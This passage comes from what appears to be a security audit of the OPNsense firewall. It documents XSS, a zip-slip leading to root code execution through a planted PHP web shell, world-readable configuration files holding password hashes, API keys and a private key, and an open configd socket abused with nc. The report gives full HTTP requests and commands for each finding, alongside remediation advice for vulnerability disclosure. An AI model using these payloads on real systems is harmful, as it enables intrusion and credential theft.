↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=ca190006ad243e35ae78bca4d9b909f1; path=/; secure; HttpOnly
Content-Security-Policy: default-src 'self' ;img-src 'self' ;script-src 'self' 'unsafe-inline'
↪  'unsafe-eval' ;style-src 'self' 'unsafe-inline' 'unsafe-eval' ;
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 115674
Date: Mon, 26 Jun 2023 16:16:55 GMT
Server: OPNsense

<!doctype html>
<html lang="en-US" class="no-js">
  <head>

    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">

    <meta name="robots" content="noindex, nofollow, noodp, noydir" />
    <meta name="keywords" content="" />
    <meta name="description" content="" />
    <meta name="copyright" content="" />
    <meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1" />

    <title>OPNsense | OPNsense.localdomain</title>
```

```
[...]
              // set new select value to current value or highest value of multiselect
              let new_val = Array.isArray(select.val()) ? select.val().pop() : select.val();

              if (window.localStorage) {
                  if (filter_exact) {
                      localStorage.setItem('log_filter_exact_core_'-alert(document.domain)-'',
                      ↪  1);
                  } else {
                      localStorage.removeItem('log_filter_exact_core_'-alert(document.domain)-''⌟
                      ↪  );
                  }
                  // store user choice
                  localStorage.setItem('log_severity_core_'-alert(document.domain)-'', new_val);
              }
[...]
              requestHandler: function(request){
                  if ( $('#severity_filter').val().length > 0) {
                      let selectedSeverity = $('#severity_filter').val();
                      // get selected severities or severities below or equal to selected
                      request['severity'] = filter_exact ? selectedSeverity :
                      ↪  severities.slice(0,severities.indexOf(selectedSeverity) + 1);
                  }
                  return request;
              },
          },
          search:'/api/diagnostics/log/core/'-alert(document.domain)-''
      });
      $("#severity_filter").change(function(){
          if (window.localStorage) {
              localStorage.setItem('log_severity_core_'-alert(document.domain)-'',
              ↪  $("#severity_filter").val());
          }
          $('#grid-log').bootgrid('reload');
      });
[...]
```



opnsense:60443 says

opnsense

Figure 3: Cross site scripting PoC

4.1.4 LT-0011 Lack of input sanitization - crash_reporter.php FIXED

LOW
CERTAIN

Concerns	OPNsense GUI
CVSS Score	4.6 Medium
CVSS Vector	CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N

The content of the "/tmp/PHP_errors.log" file are included directly in the web page, which can lead to Cross-Site Scripting (XSS) attacks.

Additionally, data displayed in "System Information" as well as "dmesg.boot" should also be encoded to prevent the attacks.

It is advised to sanitize the user-controlled data before rendering the website content, e.g. using htmlspecialchars() function.


Vulnerability details

Proof of Concept - writing HTML code to "/tmp/PHP_errors.log" file

```
root@OPNsense:~ # echo '<u>test</u>' >/tmp/PHP_errors.log
```

Excerpt from www/crash_reporter.php file:

```
    if (file_exists('/tmp/PHP_errors.log')) {
        $php_errors_size = @filesize('/tmp/PHP_errors.log');
        $max_php_errors_size = 1 * 1024 * 1024;
        // limit reporting for PHP_errors.log to $max_php_errors_size characters
        if ($php_errors_size > $max_php_errors_size) {
            // if file is to large, only display last $max_php_errors_size characters
            $php_errors .= @file_get_contents(
                           '/tmp/PHP_errors.log',
                           NULL,
                           NULL,
                           ($php_errors_size - $max_php_errors_size),
                           $max_php_errors_size
            );
        } else {
            $php_errors = @file_get_contents('/tmp/PHP_errors.log');
        }
        if (!empty($php_errors)) {
            $crash_reports['PHP Errors'] = trim($php_errors);
        }
    }
[...]
<?php
              foreach ($crash_reports as $report => $content):?>
                  <p>
                    <?=$report;?>:<br/>
                    <pre><?=$content;?></pre>
                  </p>
```



System: Firmware: Reporter

An issue was detected.

Would you like to submit this crash report to the developers?

You can help us further by adding your contact information and a problem description. Please note that providing your contact information greatly improves the chances of bugs being fixed.

Please double-check the following contents to ensure you are comfortable submitting the following information.

System Information:

```
User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64)
FreeBSD 13.1-RELEASE-p5 stable/23.1-n250372-c4ad069e50a SMP amd64
OPNsense 23.1 b2937eb0b
Time Fri, 16 Jun 2023 10:04:03 +0000
OpenSSL 1.1.1s  1 Nov 2022
Python 3.9.16
PHP 8.1.14
```

PHP Errors:

```
test
```

dmesg.boot:

```
Copyright (c) 1992-2021 The FreeBSD Project.
Copyright (c) 1979, 1980, 1983, 1986, 1988, 1989, 1991, 1992, 1993, 1994
```

Figure 4: Rendered HTML from error log

4.1.5 Mitigation

Phase: Architecture and Design - Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phase: Implementation - Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:

- HTML body - Element attributes (such as src="XYZ") - URIs - JavaScript sections - Cascading Style Sheets and style property

etc. Note that HTML Entity Encoding is only appropriate for the HTML body.

Consult the OWASP XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design - Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Phase: Architecture and Design - For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phase: Architecture and Design - If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Phase: Implementation - Use and specify an output encoding that can be handled by the downstream component that is reading the output. Common encodings include ISO-8859-1, UTF-7, and UTF-8. When an encoding is not specified, a downstream component may choose a different encoding, either by assuming a default encoding or automatically inferring which encoding is being used, which can be erroneous. When the encodings are inconsistent, the downstream component might treat some character or byte sequences as special, even if they are not special in the original encoding. Attackers might then be able to exploit this discrepancy and conduct injection attacks; they even might be able to bypass protection mechanisms that assume the original encoding is also being used by the downstream component. The problem of inconsistent output encodings often arises in web pages. If an encoding is not specified in an HTTP header, web browsers often guess about which encoding is being used. This can open up the browser to subtle XSS attacks.

Phase: Implementation - With Struts, write all data from form beans with the bean's filter attribute set to true.

Phase: Implementation - To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Phase: Implementation - Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if the input is only expected to contain colors such as "red" or "blue." Do not rely exclusively on looking for malicious or malformed inputs. This is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However, denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When dynamically constructing web pages, use stringent allowlists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed, not just parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended. Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities. Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address. Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Phase: Architecture and Design - When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Phase: Operation - Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Phase: Operation - When using PHP, configure the application so that it does not use register_globals. During implementation, develop the application so that it does not rely on this feature, but be wary of implementing a register_globals emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

4.2 CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

The product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.

Many file operations are intended to take place within a restricted directory. By using special elements such as ".." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system. One of the most common special elements is the "../" sequence, which in most modern operating systems is interpreted as the parent directory of the current location. This is referred to as relative path traversal. Path traversal also covers the use of absolute pathnames such as "/usr/local/bin", which may also be useful in accessing unexpected files. This is referred to as absolute path traversal.

In many programming languages, the injection of a null byte (the 0 or NUL) may allow an attacker to truncate a generated filename to widen the scope of attack. For example, the product may add ".txt" to any pathname, thus limiting the attacker to text files, but a null injection may effectively remove this restriction.

4.2.1 LT-0014 Zip-slip in Captive Portal template upload leads to Remote Code Execution FIXED

HIGH
CERTAIN

Concerns	API
CVSS Score	8.0 High
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H

The application extracts the zip archive containing Captive Portal template in an unsafe way, which allows an attacker to place a malicious file in any location in the filesystem. For example, they can place malicious PHP file in the web root directory to gain remote code execution. This behavior allows user who is privileged to upload and enable Captive Portal template to execute commands on the operating system as a root user.

It is advised to limit extraction of the files to the allowed directories.

Vulnerability details

```
Contents of the example malicious zip archive:

Archive:  zipslip.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       26  2023-06-16 16:23   ../../../../../../../../../../../usr/local/www/luta.php
        0  2023-06-16 13:15   template/css/
[...]

Upload new template:

POST /api/captiveportal/service/saveTemplate HTTP/2
Host: opnsense
Cookie: cookie_test=03b72931f2819f771e440a55e0675485; PHPSESSID=b33166976a97442c1d2c4017ba1dba7f
Content-Length: 515739
```

```
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: ZXBuU3FtV3E2NDhtV3dUa251WE91dz09
Sec-Ch-Ua-Platform: ""
Origin: https://opnsense
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://opnsense/ui/captiveportal
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"name":"zipslip","content":"UEsDBAoA[...]"}


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=b33166976a97442c1d2c4017ba1dba7f; path=/; secure; HttpOnly
Content-Type: application/json; charset=UTF-8
Content-Length: 18
Date: Tue, 20 Jun 2023 15:50:03 GMT
Server: OPNsense

{"name":"zipslip"}
```

Save changes:

```
POST /api/captiveportal/service/reconfigure HTTP/2
Host: opnsense
Cookie: cookie_test=03b72931f2819f771e440a55e0675485; PHPSESSID=b33166976a97442c1d2c4017ba1dba7f
Content-Length: 2
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: ZXBuU3FtV3E2NDhtV3dUa251WE91dz09
Sec-Ch-Ua-Platform: ""
Origin: https://opnsense
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://opnsense/ui/captiveportal
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{}


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=b33166976a97442c1d2c4017ba1dba7f; path=/; secure; HttpOnly
Content-Type: application/json; charset=UTF-8
Content-Length: 15
Date: Tue, 20 Jun 2023 15:50:05 GMT
Server: OPNsense
```

```
{"status":"ok"}
```

Enable Captive Portal and assign the template:

```
POST /api/captiveportal/settings/addZone/ HTTP/2
Host: opnsense
Cookie: cookie_test=03b72931f2819f771e440a55e0675485; PHPSESSID=b33166976a97442c1d2c4017ba1dba7f
Content-Length: 417
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: ZXBuU3FtV3E2NDhtV3dUa251WE91dz09
Sec-Ch-Ua-Platform: ""
Origin: https://opnsense
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://opnsense/ui/captiveportal
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"zone":{"enabled":"1","interfaces":"lan","authservers":"Local
↪  Database","alwaysSendAccountingReqs":"0","authEnforceGroup":"","idletimeout":"0","hardtimeout⌋
↪  ":"0","concurrentlogins":"1","certificate":"","servername":"","allowedAddresses":"","allowedM⌋
↪  ACAddresses":"","transparentHTTPProxy":"0","transparentHTTPSProxy":"0","extendedPreAuthData":⌋
↪  "0","template":"0d772709-a02d-4d8f-9b98-6e503ace1b26","description":"poc"}}


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=b33166976a97442c1d2c4017ba1dba7f; path=/; secure; HttpOnly
Content-Type: application/json; charset=UTF-8
Content-Length: 64
Date: Tue, 20 Jun 2023 15:52:43 GMT
Server: OPNsense

{"result":"saved","uuid":"710cffb8-e05d-4a56-b143-017a20a2c192"}
```

Save changes:

```
POST /api/captiveportal/service/reconfigure HTTP/2
Host: opnsense
Cookie: cookie_test=03b72931f2819f771e440a55e0675485; PHPSESSID=b33166976a97442c1d2c4017ba1dba7f
Content-Length: 2
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: ZXBuU3FtV3E2NDhtV3dUa251WE91dz09
Sec-Ch-Ua-Platform: ""
Origin: https://opnsense
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://opnsense/ui/captiveportal
Accept-Encoding: gzip, deflate
```

```
Accept-Language: en-US,en;q=0.9

{}


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=b33166976a97442c1d2c4017ba1dba7f; path=/; secure; HttpOnly
Content-Type: application/json; charset=UTF-8
Content-Length: 15
Date: Tue, 20 Jun 2023 15:54:05 GMT
Server: OPNsense

{"status":"ok"}


Open malicious PHP file:

GET /luta.php?x=id HTTP/2
Host: opnsense
Cookie: cookie_test=03b72931f2819f771e440a55e0675485; PHPSESSID=b33166976a97442c1d2c4017ba1dba7f
Pragma: no-cache
Cache-Control: no-cache
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: max-age=180000
Accept-Ranges: bytes
Content-Length: 41
Date: Tue, 20 Jun 2023 15:58:24 GMT
Server: OPNsense

uid=0(root) gid=0(wheel) groups=0(wheel)
```

4.2.2 Mitigation

Phase: Implementation - Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if the input is only expected to contain colors such as "red" or "blue." Do not rely exclusively on looking for malicious or malformed inputs. This is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However, denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When validating filenames, use stringent allowlists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a list of allowable file extensions, which will help to avoid CWE-434. Do not rely exclusively on a filtering mechanism that removes potentially dangerous characters. This is equivalent to a denylist, which may be incomplete (CWE-184). For example, filtering "/" is insufficient protection if the filesystem also supports the use of "\" as a directory separator. Another possible error could occur when the filtering is applied in a way that still produces dangerous data (CWE-182). For example, if "../" sequences are removed from the ".../...//" string in a sequential fashion, two instances of "../" would be removed from the original string, but the remaining characters would still form the "../" string.

Phase: Architecture and Design - For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phase: Implementation - Inputs should be decoded and canonicalized to the application's current internal representation before being validated (CWE-180). Make sure that the application does not decode the same input twice (CWE-174). Such errors could be used to bypass allowlist validation schemes by introducing dangerous inputs after they have been checked. Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links (CWE-23, CWE-59). This includes:

- realpath() in C - getCanonicalPath() in Java - GetFullPath() in ASP.NET - realpath() or abs_path() in Perl - realpath() in PHP

Phase: Architecture and Design - Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Phase: Operation - Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Phase: Architecture and Design - Run your code using the lowest privileges that are required to accomplish the necessary tasks [REF-76]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Phase: Architecture and Design - When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap [REF-185] provide this capability.

Phase: Architecture and Design - Run the code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by the software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows the software to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of the application may still be subject to compromise. Be careful to avoid CWE-243 and other weaknesses related to jails.

Phase: Architecture and Design - Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately. This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce the attack surface.

Phase: Implementation - Ensure that error messages only contain minimal details that are useful to the intended audience and no one else. The messages need to strike the balance between being too cryptic (which can confuse users) or being too detailed (which may reveal more than intended). The messages should not reveal the methods that were used to determine the error. Attackers can use detailed information to refine or optimize their original attack, thereby increasing their chances of success. If errors must be captured in some detail, record them in log messages, but consider what could occur if the log messages can be viewed by attackers. Highly sensitive information such as passwords should never be saved to log files. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a user account exists or not. In the context of path traversal, error messages which disclose path information can help attackers craft the appropriate attack strings to move through the file system hierarchy.

Phase: Operation - When using PHP, configure the application so that it does not use register_globals. During implementation, develop the application so that it does not rely on this feature, but be wary of implementing a register_globals emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

4.3 CWE-732: Incorrect Permission Assignment for Critical Resource

The product specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

When a resource is given a permission setting that provides access to a wider range of actors than required, it could lead to the exposure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is related to program configuration, execution, or sensitive user data. For example, consider storage accounts for the cloud that allow or can be overwritten to provide public (i.e., anonymous) access.

4.3.1 LT-0003 Insecure directory permissions - /conf/

MEDIUM
CERTAIN

Concerns	System backend
CVSS Score	6.5 Medium
CVSS Vector	`CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N`

The directory "/conf/" that stores OPNsense configuration as well as its backup is readable by all system users. The configuration file config.xml contains sensitive data such as user password hashes (including root), API keys, IPSec secrets, services configuration. Any user with access to shell or a filesystem access can read the contents of the OPNsense configuration which can lead to information disclosure or privilege escalation.

It is recommended to restrict access to the configuration file on the filesystem level, by changing directory as well as underlying file permissions.

Vulnerability details

```
root@OPNsense:~ # ls -la /conf/
total 76
drwxr-xr-x   4 root  wheel    512 Jun  9 11:42 .
drwxr-xr-x  21 root  wheel   1024 Jun 15 12:44 ..
drwxr-xr-x   2 root  wheel   4096 Jun 15 12:44 backup
-rw-r--r--   1 root  wheel  49444 Jun 15 12:44 config.xml
-rw-r--r--   1 root  wheel    386 Jun 15 10:12 dhcpleases.tgz
-rw-r-----   1 root  wheel     40 Jun 15 12:44 event_config_changed.json
drwxr-xr-x   2 root  wheel    512 Jun  9 11:34 sshd

root@OPNsense:~ # ls -la /conf/backup/
total 4812
drwxr-xr-x  2 root  wheel   4096 Jun 15 12:44 .
drwxr-xr-x  4 root  wheel    512 Jun  9 11:42 ..
-rw-r--r--  1 root  wheel  45142 Jun 15 10:57 config-1686826639.9509.xml
-rw-r--r--  1 root  wheel  45142 Jun 15 10:57 config-1686826640.1324.xml
-rw-r--r--  1 root  wheel  45142 Jun 15 10:57 config-1686826640.2939.xml
-rw-r--r--  1 root  wheel  45142 Jun 15 10:57 config-1686826640.4654.xml
-rw-r--r--  1 root  wheel  45142 Jun 15 10:57 config-1686826640.6102.xml
-rw-r--r--  1 root  wheel  45142 Jun 15 10:57 config-1686826640.8089.xml
-rw-r--r--  1 root  wheel  45142 Jun 15 10:57 config-1686826640.9755.xml
[...]
```

```
Excerpt from the configuration file

[...]
```

```
    <user>
      <name>root</name>
      <descr>System Administrator</descr>
      <scope>system</scope>
      <groupname>admins</groupname>
      <password>$2y$10$/PD7.ONG.P8pJWOJM0rpN.y85Yy.P638CxfiXYuHzkXwjZI2Eu8Pi</password>
      <uid>0</uid>
      <expires/>
      <authorizedkeys/>
      <otp_seed/>
    </user>
[...]
    <user>
      <uid>2001</uid>
      <name>test1</name>
      <descr/>
      <scope>automation</scope>
      <password>$2y$10$yC3LCZMFF1W12lFhOIPj2um3otIBCn2bORxeEM5z0FmLbR23EMsqy</password>
      <expires/>
      <authorizedkeys/>
      <otp_seed/>
      <shell>/bin/sh</shell>
      <apikeys>
        <item>
          <key>YgMqFHiDlbh7NSIiJducxOogwySMDKCSLn+IG8/AX14ZFBHgWo+iwSR9cpljOrWvmHursgmtjZJj6qEf</
          ↪  key>
          <secret>$6$$BsAs/BZaE.FEPal7.eTNsGv0fVf8L9OOqkymZeOI57ioeGaa6EMS0wcEPYT7LwMsvUz5jLdGmTR
          ↪  AcJoHA7Qik1</secret>
        </item>
      </apikeys>
    </user>
[...]
  <OPNsense>
    <IPsec version="1.0.1">
      <general>
        <enabled/>
      </general>
      <keyPairs>
        <keyPair uuid="a2d246f9-750c-4097-9f99-6c5ea208623a">
          <name>aaa</name>
          <keyType>rsa</keyType>
          <privateKey>-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDKN045N9wsIOy2
[...]
vwJhFCDq93W7FkOnYzAbe3RvlGfOjPnvNRunmm7f47JzGjfKKw6WcCfc3G5xEf2J
CtGblQnDfhajy6C5jc1dEGw=
-----END PRIVATE KEY-----</privateKey>
[...]
```

4.3.2 LT-0013 Insecure permissions - configd.socket

MEDIUM
CERTAIN

Concerns	System backend
CVSS Score	6.3 Medium
CVSS Vector	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L

The permissions of the Configd socket allows any operating system user to issue a configuration action.

It is advised to restrict the permissions of the socket to the designated group of users who are allowed to use it.

Vulnerability details

```
Socket permissions:

root@OPNsense:~ # ls -l /var/run/configd.socket
srw-rw-rw-  1 root  wheel  0 Jun 15 16:42 /var/run/configd.socket
```

```
Issuing a command as a regular operating system user:

user@OPNsense:~ % id
uid=2000(user) gid=65534(nobody) groups=65534(nobody),2000(users)

user@OPNsense:/tmp % echo "auth add user test1" |nc -U /var/run/configd.socket
{"status":"ok","uid":"2001","name":"test1"}
```

4.3.3 LT-0006 Services run as root

MEDIUM
CERTAIN

Concerns	System backend
CVSS Score	6.4 Medium
CVSS Vector	CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H

It was identified that backend services run as root (lighttpd, php-cgi), which in case of ability to perform attack to gain code execution fully compromises the solution. In other cases it may ease potential attack, for example, in case of Zip-slip vulnerability (LT-14) it allowed saving malicious file to web root.

